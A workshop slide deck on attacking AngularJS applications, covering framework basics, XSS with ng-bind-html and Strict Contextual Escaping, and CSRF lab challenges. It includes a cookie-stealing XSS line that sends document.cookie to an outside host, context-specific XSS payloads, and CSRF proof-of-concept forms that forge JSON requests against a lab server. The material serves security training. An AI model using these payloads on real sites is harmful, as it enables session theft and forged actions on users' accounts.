Attacking AngularJS applications

By Sam Sanoop

Overview

1. Introduction to AngularJS
2. Cross Site-Scripting
3. Template Injection
4. Sandbox Bypasses
5. Local Storage
6. Cross-Site Request Forgery and JSON Hijacking
7. Client Side routing and Authorisation Issues

Disclaimer! I am not a developer!

Introduction to AngularJS

JavaScript Frameworks in 2018

Google describes AngularJS as:

> Client-side technology, written entirely in **JavaScript**. It works with the long-established technologies of the web (HTML, CSS, and JavaScript) to make the development of web apps easier and faster than ever before.

AngularJS Introduction

- Gives a better structural framework for creation of dynamic web apps
- Makes DOM manipulation easier and cleaner
- Easy to build single page and complex web applications
- Event loading & features like data binding, directives makes life much easier for a developer
- Write less code to get the Web 2.0 look

AngularJS History

- **2009** – Development of AngularJS by Miško Hevery.
- **20/10/2010** – AngularJS releases its first open source version with v0.9.0 (dragon-breath).
- **14/09/2016** – AngularJS 2.0.0 is released. Due to signification differences, the project name changed to Angular. Both AngularJS and Angular are now developed concurrently.

AngularJS History Continued...

- **10/03/2017** – Angular 4.0.0 is released, a jump from 2.4.9. The avoidance of Angular 3.x.x was due to project leaders aligning version numbers for the core modules.
- **20/12/2017** - Angular 5.1.2 is the lastest Angular version (to date).
- **18/12/2017** - AngularJS 1.6.8 is the latest AngularJS version (to date).
- (AngularJS = 1.x) (Angular = 2 and over)

AngularJS VS JQuery

AngularJS:


```
<div ng-app>
    <input type="text" ng-model="name" />
    <span>Hello {{name}}</span>
</div>
```

JQuery:

```
$(document).ready(function(){
        var name = $('#name');
        var greeting = $('#greeting');
        name.keyup(function() {
        greeting.text('Hello ' + name.val());
        });
});
```

Lab Walkthrough: JQuery vs AngularJS

Model View Controller



Data Binding

- AngularJS allows automatic data binding of the view and the model
- Automatic data binding gives us the ability to consider the view to be a projection of the model state
- Angular simply remembers the value that the model contains at any given time
- AngularJS creates live templates as a view. Individual components of the views are dynamically interpolated live

Modules

- A module is the main way to define an AngularJS app
- The module of an app is where we’ll write all of our application code
- An app can contain several modules, each one containing code that pertains to specific functionality.
- Keeps the DOM global namespace cleaner

Example: `angular.module('myApp', []);`

$scope

- The scopes of the application refer to the application model.
- Scopes are the execution context for expressions.
- Scopes serve as the glue between the controller and the view
- The $scope object is simply a JavaScript object whose properties are all available to the view and with which the controller can interact.

Controllers

- Controllers **control** the data of AngularJS applications.
- Set up the initial state of the $scope object
- Add behavior to the $scope object

```
var myApp = angular.module('myApp',[]);

myApp.controller('GreetingController',
['$scope', function($scope) {
  $scope.greeting = 'Hola!';
}]);
```

Lab Walkthrough: Scopes

Directives

- Developers have the choice to use built-in directives or write custom ones
- Built in directives usually start with the prefix `ng`.
- Some examples: `ngClick`, `ngInclude`, `ng-bind` etc
- AngularJS's HTML compiler (`compile`) attaches specified DOM behavior to these elements

Custom Directives

- Create your own directives
- Angular's HTML compiler allows you to attach/create behavior to any HTML element or attribute
- New directives are created by using the `.directive` function
- Often can contain interesting functionality

Lab Walkthrough: Directives

Almost there..

- Expressions: Will return the result of a scope within view

E.g. `{{}}` (More on this later!)

- Filters: Useful for formatting data. E.g.

```
<p>Your name is {{ Name | uppercase }}</p>
```


Challenge: AngularJS To Do List

Testing Methodology

- Chrome/Firefox Developer tools is your friend (Breakpoints, Storage Inspection, Console)
- RetireJS (Burp Extension) - Detects JavaScript libraries. Can be useful for fingerprinting
- Augury, batarang still works? 😕
- ng-inspector browser extension can be useful when looking at complex Angular applications : http://ng-inspector.org/

Cross-Site Scripting (XSS)

XSS Refresher



```
<script>var i=new Image; i.src="http://government.bg"+document.cookie;</script>
```

XSS Refresher

- Malicous JavaScript inserted into the application
- Can be stored, reflected or DOM based
- Steal cookies, phishing etc
- Developers need to be context aware when trying to remediate XSS


Challenge: Traditional XSS Refresher

XSS Refresher Solution

- HTML Context: `<img/src=x onerror=alert(6)>`
- Attribute Context: `"onload="alert(6)"`
- Script Context: `"-alert(6)-"`
- CSS Context: `body{xss:expression(alert(6))}`
- URL Context : `javascript:alert(6)`

XSS in Angular Applications

- What if I am a developer and I need to inject HTML into the DOM 🤔



```
dd<b>HTML</b>
```

Hello dd<b>HTML</b>

- Directives such as `ng-bind-html` allows this functionality

ng-bind-html

- Display data within an HTML element
- `ng-bind-html-unsafe` deprecated from Angular 1.2 onwards (vulnerable!)

```
<div ng-app="myApp" ng-controller="myCtrl">
    <p ng-bind-html="myText"></p>
</div>

<script>
var app = angular.module("myApp", ['ngSanitize']);
app.controller("myCtrl", function($scope) {
    $scope.myText = "My name is: <h1>John Doe</h1>";
});
</script>
```

XSS in Angular Applications

- Angular has built-in protections that defend against XSS
- `$sce` offers context aware encoding
- Angular also has a HTML sanitizer `$sanitize` which can sanitize an html string by stripping all potentially dangerous tokens.
- We will look at developer mistakes


HTML Sanitizer

- Enabled by default from Angular 1.2 onwards
- Sanitizes an html string by stripping all potentially dangerous tokens.
- Useful if a developer want to allow HTML but defend against XSS attacks
- An example from Mario Heiderich: https://html5sec.org/angularjs/old

Lab Walkthrough: ng-bind-html and sanitize

Strict Contextual Escaping

- Context aware, defends against XSS
- As of version 1.2, AngularJS ships with SCE enabled by default.
- Treats all values as untrusted by default in HTML
- Can introduce XSS if turned off `$sceProvider.enabled(false)`
- Using trustAs values can also allow XSS (More on this later!)



```
"Error: [$sce:unsafe] Attempting to use an unsafe value in a safe context.
http://errors.angularjs.org/1.4.6/$sce/unsafe
minErr/<@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:68:12
htmlSanitizer@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:16606:13
getTrusted@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:16770:16
@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:17450:16
ngBindHtmlWatchAction@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:22445:24
$digest@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:15759:23
$apply@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:16030:13
ngEventHandler/<@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:23486:17
eventHandler@https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js:3296:9
"
```

Lab Walkthrough: Strict Contextual Escaping Enabled/Disabled

$sce Context

Context	Meaning
$sce.HTML	Trust and render in HTML context
$sce.CSS	Trust and render in CSS context
$sce.URL	Trust and render in URL context
$sce.RESOURCE_URL	Trust and render URLs and its contents
$sce.JS	Trust and render in JavaScript context

$sceDelegate

- Customize the way Strict Contextual Escaping works in AngularJS
- `trustAs`, `getTrusted` and `valueOf` methods needs to be used with caution
- https://docs.angularjs.org/api/ng/service/$sceDelegate

Lab Walkthrough: SCE trustAs Walkthrough

XSS Summary


- XSS on Angular are not common, but still possible.
- Deprecated features such as `ng-bind-html-unsafe` should never be used

XSS Summary

Never disable SCE or Sanitize. Protections are there for a reason!

Cross-Site Request Forgery (CSRF)

CSRF


Hey Sarah, Type in this URL!
Technical Research
Technical Research
Technical Research
Technical Research
Pulse

Why is this relevant to Angular?

- `$http` service allows JSON data to be sent via a XMLHttpRequest object or via JSONP
- Very common for MEAN stack applications to have Angular send data in JSON without any additional protections
- AngularJS comes with certain pre-configured strategies but devs can get it wrong e.g. Backend and Frontend needs to work together

Lab Challenge: CSRF Challenge 1

CSRF Challenge 1

- A JSON Request is being sent to the application
- The application seems to be not validating the incoming request's content type
- Loosely allows invalid JSON data

CSRF Challenge 1 Solution


- Forge a JSON request with fake JSON parameters Padding
- The application seems to be not validating the incoming request's content type
- Loosely allows invalid JSON data. Some examples can be seen in the next slide

Example Proof of Concept

```
<html>
<form action=http://192.168.0.23/api/ method=post enctype="text/
plain" >
<input name='{"usersessiontoken":"csrfchallenge1","username":"xxx",
"password":"xxx"}' type='hidden'>
<input type=submit>
</form>
</html>
```

- `text/plain` content type is set with the input name being the CSRF body payload

The following request will be sent:



```
POST /api/ HTTP/1.1
Host: 192.168.0.23
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 74
Cookie: CSRF-TOKEN-JSONHIJACK1=206f8d0f7e705c6e401c5dd267e40aea; CSRF-TOKEN-CHALLENGE4=111b7b76
Connection: close
Upgrade-Insecure-Requests: 1

{"usersessiontoken":"csrfchallenge1","username":"xxx","password":"xxx"}=
```

CSRF Challenge 1 Solution

- The content type 'text/plain' is used here. You cannot specify a JSON content type using a form.
- Notice the trailing equals sign,the standard delimiter placed in POST requests between parameters. Which would usually look like this: `username=X&password=x`
- Some JSON parsers might allow invalid JSON data and accept C style comments in certain cases


Lab Challenge: CSRF Challenge 2

CSRF Challenge 2 Solution

- Similiar to challenge 1 but better validation of the JSON data is taking place
- Content type `text/plain` is still accepted
- What if we split the payload between the HTML name and value field to try and capture the equals in a way that it'll be ignored 😎

Example Proof of Concept

```
<html>
<form action=http://192.168.0.23/challengetwoapi/
method=post enctype="text/plain" >
<input name='{"usersessiontoken":"csrfchallenge2' value=',
"username":"xxx","password":"xxx"}' type='hidden'>
<input type=submit>
</form>
</html>
```



